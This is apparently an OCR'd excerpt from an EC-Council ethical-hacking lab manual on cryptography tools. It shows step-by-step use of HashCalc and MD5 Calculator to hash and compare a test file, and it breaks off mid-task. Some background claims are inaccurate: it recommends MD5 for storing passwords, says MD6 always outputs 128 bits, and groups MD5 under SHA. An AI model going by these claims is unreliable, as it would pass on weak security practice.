As a professional ethical hacker and penetration tester, you should use various cryptography techniques or tools to protect confidential data against unauthorized access. Cryptography protects confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, and many other kinds of communication. Encrypted messages can at times be decrypted by cryptanalysis (code breaking), although modern encryption techniques are virtually unbreakable.

The labs in this exercise demonstrate how you can use various cryptography tools to encrypt important information in the system.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 20 Cryptography

Lab Objectives

- Calculate one-way hashes using HashCalc
- Calculate MD5 hashes using MD5 Calculator
- Calculate MD5 hashes using HashMyFiles
- Perform file and text message encryption using CryptoForge
- Perform file encryption using advanced encryption package
- Encrypt and decrypt data using BCTextEncoder

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Administrator privileges to run the tools
- HashCalc located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashCalc**
- MD5 Calculator located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\MD5 Calculator**
- HashMyFiles located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashMyFiles**
- CryptoForge located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**
- Advanced Encryption Package located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package**
- BCTextEncoder located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\BCTextEncoder**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest versions, the screenshots shown in the lab might differ.

Lab Duration

Time: 35 Minutes

Overview of Cryptography Tools

System administrators use cryptography tools to encrypt system data within their network to prevent attackers from modifying the data or misusing it in other ways. Cryptography tools can also be used to calculate or decrypt hash functions available in MD4, MD5, SHA-1, SHA-256, etc.

Cryptography tools are used to convert the information present in plain text (readable format) into cipher text (unreadable format) using a key or encryption scheme. The converted data are in the form of a scrambled code that is encrypted and sent across a private or public network.

Lab Tasks

TASK 1

Calculate One-way Hashes using HashCalc

Here, we will use the HashCalc tool to calculate one-way hashes.

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1

Install & Launch HashCalc Tool

2. Navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashCalc** and double click **setup.exe**.

Note: If the **User Account Control** pop-up appears, click **Yes**.

3. **Setup - HashCalc** window appears, click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hash functions calculate a unique fixed-size bit string representation, called a message digest, of any arbitrary block of information. Message digest (One-way Hash) functions distill the information contained in a file (small or large) into a single fixed-length number, typically between 128 and 256 bits. If any given bit of the function's input is changed, every output bit has a 50% chance of changing. Given an input file and its corresponding message digest, it should be nearly impossible to find another file with the same message digest value, as it is computationally infeasible to have two files with the same message digest value.




Figure 1.1.1: Setup - HashCalc window

4. Follow the installation wizard to install **HashCalc** using all default settings.
5. After the completion of the installation, **Completing the HashCalc Setup Wizard** appears. Uncheck the **View the README file** checkbox and click **Finish**.

HashCalc enables you to compute multiple hashes, checksums, and HMACs for files, text, and hex strings. It supports the Secure Hash Algorithm family: MD2, MD4, MD5, SHA1, SHA2 (SHA256, SHA384, SHA512), RIPEMD160, PANAMA, TIGER, CRC32, ADLER32, and the hash used in the peer-to-peer file sharing applications, eDonkey and eMule.




Figure 1.1.2: Setup: Completing HashCalc installation

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **HashCalc** main window appears, as shown in the screenshot.




Figure 1.1.3: HashCalc Window

7. Minimize the **HashCalc** window. Navigate to **Desktop**, right-click on the **Desktop** window, and navigate to **New → Text Document** to create a new text file.

Note: You can create a text file at any location of your choice.

8. A newly created text file appears; rename it to **Test.txt** and open it. Write some text in it (here, **Hello World !!**) and press **Ctrl+S** to save the file. Close the text file.




Figure 1.1.4: Test.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Calculate Hash Values of a File

9. Now, switch back to the **HashCalc** window; ensure that the **File** option is selected in the **Data Format** field and click ellipsis icon ( ) under the **Data** filed.




Figure 1.1.5: Open a text file

10. The **Find** window appears, navigate to the location where you saved the **Test.txt** file (here, **Desktop**) and click **Open**.




Figure 1.1.6: Find window: select Test.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The path of the selected file (**Test.txt**) appears under the **Data** field. Ensure that the **MD5**, **SHA1**, **RIPEMD160**, and **CRC32** hash functions are selected. Click the **Calculate** button.




Figure 1.1.7: Calculate hash values of Test.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The calculated hash values of the **Test.txt** file appears, as shown in the screenshot.




Figure 1.1.8: Calculated hash values of Test.txt file

TASK 1.3

Modify File Content

13. Minimize the **HashCalc** window, navigate to **Desktop**, and double-click the **Test.txt** file to open it. Modify the file content by writing some text (here, **Modified File ...!!!**) and press **Ctrl+S** to save it. Close the text file.




Figure 1.1.9: Modify text content

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Now, double-click **HashCalc** shortcut from **Desktop** to launch another HashCalc window.
15. A new **HashCalc** window appears, perform **Steps #9-12**.

TASK 1.4

Compare Hash Values of Original and Modified File

16. Now, maximize the first **HashCalc** window and place it beside the second **HashCalc** window. You can observe changes in the hash values of the text file (**Test.txt**) before and after the modification, as shown in the screenshot.




Figure 1.1.10: Difference in Hash values of the same text file

Note: In real-time, the HashCalc tool is used to check the integrity of a file where the changes in the hash values indicate that the file content has been modified.

17. This concludes the demonstration of calculating one-way hashes using HashCalc.
18. Close all open windows and document all the acquired information.

TASK 2

Calculate MD5 Hashes using MD5 Calculator

Here, we will use the MD5 Calculator tool to calculate MD5 hashes.

TASK 2.1

Install MD5 Calculator Tool

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\MD5 Calculator** and double-click **md5calc(1.0.0.0).msi**.
2. The **MD5 Calculator** setup window appears; click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

MD2, MD4, MD5, and MD6 are message digest algorithms used in digital signature applications to compress documents securely before the system signs it with a private key. The algorithms can be of variable length, but the resulting message digest is always 128 bits.

The MD5 algorithm is a widely used cryptographic hash function that takes a message of arbitrary length as input and outputs a 128-bit (16-byte) fingerprint or message digest of the input. The MD5 algorithm is used in a wide variety of cryptographic applications and is useful for digital signature applications, file integrity checking, and storing passwords.

MD5 Calculator is a simple application that calculates the MD5 hash of a given file, and it can be used with large files (e.g., multiple gigabytes). It features a progress counter and a text field from which the final MD5 hash can be easily copied to the clipboard. MD5 calculator can be used to check the integrity of a file.




Figure 1.2.1: MD5 Calculator Window

3. Follow the installation wizard to install the **MD5 Calculator** using all default settings.

Note: If a **User Account Control** pop-up appears, click **Yes**.

4. After the completion of the installation, the **Installation Complete** wizard appears; click **Close**.




Figure 1.2.2: Installation Complete wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Calculate MD5 Value of an Original File

5. Navigate to **Desktop**, right-click on the text file (**Test.txt**) that we created in the previous task, and click **MD5 Calculator** from the context menu to calculate the MD5 hash of the file.




Figure 1.2.3: Calculate MD5 hash of Test.txt file

6. The **MD5 Calculator** window appears, with the path of file under the **File Name** field and MD5 hash value under the **MD5 Digest** field, as shown in the screenshot.
7. Copy the MD5 hash value from the **MD5 Digest** field.




Figure 1.2.4: MD5 Calculator window with the MD5 hash value of the file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, double-click the **Test.txt** file from **Desktop** to open it and change the content of the file by inserting text within (here, **Hello World...!!!**). Save and close the **Test.txt** file.

